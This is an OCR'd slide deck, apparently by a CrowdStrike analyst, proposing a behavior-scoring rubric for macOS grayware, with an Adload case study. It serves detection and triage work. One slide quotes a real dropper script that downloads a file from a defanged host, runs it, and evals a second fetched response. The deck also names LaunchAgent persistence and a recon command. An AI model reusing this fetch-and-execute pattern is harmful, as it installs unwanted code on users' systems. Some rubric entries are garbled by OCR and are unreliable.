CROWDSTRIKE

Beyond Static Labels: A Behavioral Framework for macOS Grayware



About me:



Rousana Charles
Threat Analyst, MLops,
CrowdStrike

Cybersecurity MLops analyst focused on evolving threat behaviors and advancing ML-driven detection.

Agenda

- Introduction to Grayware
- Limitations of static labels
- Behavioral Labeling Rubric
- Adload case study
- Conclusion

What are are grayware and where do they fit?


- Legitimate software - Software installed intentionally and behaves as expected, respecting user consent and system rules
- Grayware - Software that isn’t outright malicious but engages in deceptive, intrusive or unwanted behaviors
- Malware - Software intentionally designed to cause harm, steal data, or exploit systems

Rethinking macOS Grayware


- MacOS grayware traditionally = low-risk nuisance(toolbars, popups, minor adware)
- Problem: Modern grayware exhibits malware-like behaviors (persistence,obfuscation, encrypted payloads, data collection)
- Limitations: Static labels (“adware.generic”, “PUP.optional”, “not-a-virus”) hide evolving operational risks
- Goal: Introduce a behavior-first framework for nuance classification

Why macOS is a grayware playground

MacOS: “Trust Misused”



Evolution of Grayware: Then vs Now



Source: https://portal.av-atlas.org/malware/statistics

Evolution of Grayware: Then vs Now

2014

- ❑ Toolbars
- ❑ Aggressive Pop-ups
- ❑ Bundled with free software
- ❑ Browser hijacking

VS.

2025

- ❑ Persistence
- ❑ Stealth installation
- ❑ Profile Installs
- ❑ System modifications
- ❑ Data Collection

Why Grayware Persist

- Pay-Per-install (PPI)
- Bundling with legitimate software
- Affiliate marketing and ad revenue
- Data monetization



Behavior without Label

Malware, grayware or benign?

Dropper

/Applications/DragonDrop.app/Contents/Library/LoginItems/DragonDropLoginHelper.app/Contents/MacOS/DragonDropLoginHelper

Dropper script

/tmp/temp_script.sh

```
                                        tmp_path=$(mktemp /tmp/XXXXXXXXX) 2>&1
                                        curl -s -f0L -o $tmp_path  -X POST -d "xxxxxxxx-
xxx-xxx-xxxx-xxxxxxxxxx" hxxp://bck800.com/library/xxxxxxxx-xxx-xxx-xxxx-
xxxxxxxxxx2>&1
                                        chmod +x $tmp_path 2>&1
                                        $tmp_path 2>&1
                                        res=$(curl -s -X POST -d "xxxxxxxx-xxx-xxx-xxxx-
xxxxxxxxxx" hxxp://bck800.com/library/2xxxxxxxx-xxx-xxx-xxxx-xxxxxxxxxx) 2>&1
                                        eval "$res" 2>&1
                    }
                                        )" hxxp://bck800.com/library
```


2nd Stage payload + Persistence

- /private/tmp/
- Users/xxx/Library/LaunchAgents/com.installation_instructions.plist

Runs from Application Support directory

- communicates to: *slothingpressing/.com*
- recon: /usr/sbin/system_profiler -nospawn -xml SPHardwareDataType -detailLevel full

The problem with Labels



- One label is not enough to represent the complex behaviors exhibited by today's grayware
- Static labels oversimplify evolving threats
- Operational risk hidden behind "low priority" labels

What are behavioral labels

- Multi-behavioral labels are built from observable behaviors instead of static categories
- Advantages: Captures evolution and the overlap between grayware and malware
- Impact: Helps teams prioritize grayware that carries real operational risk

Behavioral Rubric - Scoring Table

Scoring: 0 (None) to 3(High impact)

Score	Meaning
0	None / Not Observed
1	Basic / Benign Use
2	Suspicious or context-dependent
3	Malicious or deceptive use

Behavior-First Classification Framework - Part 1

Deception (User is misled or manipulated)

- 0: None
- 1: Tricky EULA or burying disclosures
- 2: Misleading installer names, spoofing popups
- 3: Fake AV alerts, “System infected” pop ups, full impersonation

Persistence (How hard it is to remove)

- 0: No persistence
- 1: Adds to login item or user LaunchAgents
- 2: Installs LaunchDaemons, uses PLIST hijack, user-level config profile
- 3: System-level persistence + tampering with security tools or immutable files

Monetization (Revenue extraction from user or system)

- 0: No monetization component
- 1: Passive ads, minor affiliate links
- 2: Active ad injection, search hijack, affiliate fraud
- 3: Enforced redirects, click fraud, crypto mining, or financial manipulation

Behavior-First Classification Framework - Part 2

Consent Violation (Installation or execution without informed user approval)

- 0: Transparent install, user-initiated
- 2: Bundled silently with other apps, skips disclosure
- 3: Drive-by download, script-based install, no user interaction at all

Payload activity (Execution of secondary behavior beyond initial install)

- 0: No code or extra behavior
- 1: Silent updates or downloaders
- 2: Obfuscated secondary installers, privilege escalation
- 2: C2, data exfiltration, keylogging, malware dropper behavior


How to Apply the Behavioral Rubric

Stage 1: Collect Telemetry
- Installer logs
- Persistence artifacts
- Network activity

Stage 2: Score behaviors using rubric:
- Deception = install spoofing -> score 2
- Persistence = LaunchAgents + profile -> score 3
- Monetization = ad injection -> score 2
- Consent = silent install -> score 3
- Payload = network beaconing -> score 2

Stage 3: Operationalize
- Thresholds (>2 as “3” as high-risk
- Route to higher triage queue
- Data enrichment

Adload Case Study - Rubric Applied



Source: 006fafb92609e787b917a34e1c521f308dc5bdff18f6919379bbaeb57626b89d

Adload 2023 Behavioral Execution chain

Telemetry to watch:

- **File system changes:**
  - Download activity, creation of folder in ~/Library/Application Support/ with randomly generated names
  - Adds LaunchAgents plist files in ~library/launchAgents/
  - Drops proxy executable in ~/Library/Application Support/ or other non-standard paths

- **Network Traffic:**
  - Initiated connection to C2
  - Establishes proxy services on the infected host

Adload 2023 Behavioral Execution chain

- **Process Behavior:**
  - Spawns the proxy as a background process, sometimes, replacing existing instances
  - Installer ensures the launchAgent relaunches the process at login or reboot

- **System Configuration:**
  - May adjust network proxy or DNS settings
  - Persists via LaunchAgent
  - Runs stealthily in the background

Adload Case Study - Rubric Applied

Category	Behavioral Evidence	Score (0-3)	Justification
Deception	• Signed and notarized installer masquerades as legitimate software (app_assistant) • Bypasses gatekeeper • Hidden payloads (main or helper)	3	Relies on Apple trust markers and deceptive package to gain user install
Persistence	• Adds .plist in library/LaunchAgents/ • Background process main or helper runs continuously without user interaction • Writes *pcyx.ver*	3	Multi-layered persistence methods that survive reboot and resist easy removal
Monetization	• Proxy service operation • Traffic rerouting • C2 controlled service	3	Proxy resale, crossing from ad injection into system abuse
Consent Violation	• Misleading prompts trick users into approving installs • No user awareness	3	User gives coerced or uninformed consent; control profiles make removal difficult
Payload Activity	• Downloads additional signed proxy binaries • Assigns unique peer_id and monitors hardware suitability as a proxy node	3	Performs post-install activity beyond adware norms; enabling infrastructure abuse.

What would a behavioral label look like?

Behavioral label: Adload.Downloader [deception, payload, silentinstall, proxy]



Operational benefits of behavioral labels

- Grayware ≠ Harmless: real threats can be missed
- Improve triage
- Reduce burnout
- Surface real risk

Takeaways

- Static labels flatten nuance and often hide operational risk.
- Team workflows can prioritize grayware with malware-like traits
- Enabled detection tuning, triage routing, and alert enrichment
- Complement rather than replace.

Future:
Automated/AI Driven

Bonus Slides: Behavioral drift and Escalation

Category	2016 Score	2025 Score	Evolution Notes
Deception	1 - Generic installer, vague prompts	3 - Masquerades as legit apps, notarized	Sophisticated social engineering
Persistence	1 - Simple LaunchAgent	3 - LaunchDaemons + profiles + cron jobs	Now laters multiple persistence methods
Monetization	2 - Redirect-based ad fraud	3 - complex redirect chains, fake system scans	Improved evasion revenue-maximizing flows
User Consent	2 - Bundled installer, user clicked “next”	2 - Hidden installs within notarized apps	Still deceptive, but now more obfuscated
Payload	0 - No known payloads	2 - Encrypted updater downloading modules	Gained modular payload functionality over time
Total	6	13	Delta = 7

Adload Evolution



2015-2016 2023-2025

- Behavior: distributed via freeware bundles
- Persistence: Basic LaunchAgent/ Daemons
- Deception: Fake installer, “optional” checkboxes buried in EULA
- Monetization: Browser hijacks, search redirects
- Payload activity: Downloader behavior(installing other PUP/adware)

2017-2018

- Behavior: Fake software updates(flash player)
- Persistence: Stronger LaunchAgent/ Daemons, cron(multiple persistence points)
- Deception: Abused valid Apple Developer IDs to get around gatekeeper
- Monetization: Ad injection and affiliate fraud networks
- Payload activity: Began chaining additional components(comm andremote, search hijackers)

2019-2020

- Behavior: Silent background install, minimal user interaction
- Persistence: LaunchAgents with randomized names; some encrypted configs
- Deception: wider abused of stolen/ notarized developer ceertificatess
- Monetization: Proxies and redirectors for ad revenue
- Payload activity: Downloader with encrypted payload delivery; dropper multiple grayware apps

2021-2022

- Behavior: Fully notarized installer distributed via malvertising
- Persistence: LaunchAgent + configuration profiles
- Deception: Fake system update required” dialogs
- Monetization: Broader affiliate networks + stealth ad injection
- Payload activity: Covert data harvesting(search queries, browsing)

2023-2025

- Behavior: Malware-like traits, obfuscation, encrypted payloads
- Persistence: multiple redundant mechanisms, profiles, daemon injection
- Deception: installers with notarization and xprotect evasion Monetization: ad fraud + traffic redirection at scale
- Payload activity: multi-payload delivery (installer, proxies, additional PUP families)

Bonus Slide

Behavior Category	Adload	Pirrit	Mackeeper
Deception	3 - Disguised installer, misleading UIs	3 - Fake alerts, impersonate system security	2 - Aggressive scareware marketing misleading claims
Persistence	3 - LaunchAgents, Daemons, profiles	3 - LaunchAgents, LaunchDaemons, profiles	1 - persistent install but user-visible
Monetization	3 - Redirects, backdoored monetization	3 - Ad injection, redirect monetization	2 - subscription upsells, utility paywall
User Consent	2 - Bundled, silent install flows	2 - Bundled, hidden prompts	1= shady marketing but has visible terms of service
Payload Activity	2 - Encrypted payloads, variant updates	2 - Downloads additional components (e.g., updaters, payloads)	0 = No known secondary payloads

Score	Meaning
0	None / Not Observed
1	Basic / Benign Use
2	Suspicious or context-dependent use
3	Malicious or deceptive use

Thank you!